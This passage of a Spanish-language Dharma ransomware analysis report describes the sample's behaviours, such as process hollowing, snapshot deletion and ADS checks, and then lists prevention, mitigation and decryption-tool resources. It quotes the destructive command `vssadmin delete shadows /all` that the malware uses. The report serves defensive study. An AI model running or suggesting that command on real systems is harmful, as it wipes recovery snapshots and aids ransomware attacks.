
Analysis extracted files and spawned process identified as malicious: El análisis de Hybrid ha matched archivos y procesos del malware con hasta 70 antivirus diferentes, obteniendo un elevado número de marcas de estos AVs que han clasificado esos archivos y procesos como maliciosos.



Allocates virtual memory and writes data in a remote process: La asignación de memoria virtual y escritura de datos en los procesos es consecuencia de un previo vaciado de procesos realizado por el malware con el fin de inyectar código malicioso. El vaciado de procesos se suele realizar creando un proceso en un estado suspendido y vaciando después parte del espacio que ocupa en memoria, que luego se puede reemplazar con código malicioso. Puede utilizarse también como un método para evadir la detección.



Deletes volume snapshots: El comando `vssadmin delete shadows /all` es utilizado por el malware para eliminar todas las snapshots realizadas por el sistema para la recuperación de datos. El sistema contiene funciones que ayudan a reparar sistemas corruptos, como backups, volume snapshots y funciones de reparación automática. Estas funciones pueden ser desactivadas o eliminadas por un atacante para destruir los datos almacenados o realizar un cifrado de los mismos.



Checks for a resource fork (ADS) file: Mediante esta acción el malware comprueba si existen en el disco, dentro de la MFT (Master File Table), atributos de archivos usados para el almacenamiento de datos (conocidos como flujos de datos alternativos ADS). De esta manera, pueden utilizar estos atributos para ocultar información maliciosa y evitar la detección de herramientas de análisis y antivirus.

Se puede ver el **detalle completo del análisis realizado desde Hybrid Analysis** en este enlace: https://www.hybrid-analysis.com/sample/6fb303dd8ba36381948127d44bd8541e4a1ab8af07b46526ace08458f2498850?environmentId=100

5. Recomendaciones y mitigación

Algunas **recomendaciones** que se pueden seguir para minimizar el riesgo de que un equipo o red de equipos sean infectados por un malware son:

- Mantener el sistema actualizado
- Realizar copias de seguridad offline
- Contar con herramientas de defensa: antispam, antivirus, EDR, etc.
- Bloquear tráfico no seguro en los navegadores utilizados
- No utilizar cuentas de administrador para el uso diario, sólo cuando sea necesario
- Contar con bloqueadores Javascript que identifiquen y prevengan la ejecución de código malicioso desde el navegador.
- No tener más puertos abiertos a internet de los estrictamente necesarios.
- Evitar abrir archivos adjuntos o pinchar en enlaces de correos electrónicos que puedan resultar sospechosos.
- Analizar detenidamente los correos electrónicos recibidos: dirección desde la que se envía, dirección de respuesta, lenguaje utilizado, etc.

Además en el caso de las empresas es importante contar con otra serie de prevenciones:

- Formar a los empleados en nociones básicas de ciberseguridad, phishing, malware, etc.
- Establecer políticas de seguridad en el sistema.
- Contar con un plan de respuesta ante incidentes basado en normas homologadas.
- Mantener listas de control de acceso (ACLs) que regulan los permisos de acceso a los objetos del sistema.
- Flitro de contenidos web.
- Seguridad en tráfico de correos electrónicos con sistemas de captura de ATPs
- Servicio de protección avanzados de ATP.
- Firewalls y routers de última generación con actualización de definiciones de malware.
- Etc.

Aún así, ninguna persona o empresa está asegurada totalmente de ser infectada por algún malware, ya que son multitud de factores a tener en cuenta para evitar este tipo de ataques y cada día surgen nuevas amenazas que pueden no estar identificadas aún. Por ello, para mitigar el daño sufrido en caso de haber sido infectado, algunas **mitigaciones** a tener en cuenta pueden ser:

- Aislar el equipo o red de conexión a internet
- Contactar con empresa de ciberseguridad o con el equipo de respuesta de incidentes en caso de contar con él.
- Explorar el sistema de archivos para determinar el alcance de la infección.
- Analizar el impacto en los backups.
- Tratar de identificar el malware y su versión, podría existir algún remedio publicado, por ejemplo claves de desencriptación en caso de ser un ransomware.
- Obtener muestras del malware y ficheros maliciosos que haya dejado en el sistema.
- Copiar información afectada en discos duros externos para conservar evidencias del ataque.
- Revisar permisos, contraseñas, registros, grupos de usuarios, etc. y modificarlos en caso de que sea necesaria, ya que el malware puede haber actuado sobre ellos.

6. Miscelánea

En este último apartado se detalla más información interesante acerca del malware.

En estos enlaces puede consultarse y descargarse herramientas de desencriptado creadas por Kaspersky. Debe tenerse en cuenta que Dharma ha estado siendo actualizado desde su salida como ya se ha comentado en este informe, por lo que es posible que estas herramientas no tengan efecto en algunas de las versiones existentes.

https://www.nomoreransom.org/uploads/RakhniDecryptor_how-to_guide.pdf

https://media.kaspersky.com/utilities/VirusUtilities/EN/rakhnidecryptor.zip

En este siguiente enlace puede encontrarse referencias a posts, publicaciones, noticias, etc. relacionadas o en las que se hace mención del ransomware Dharma.

https://malpedia.caad.fkie.fraunhofer.de/details/win.dharma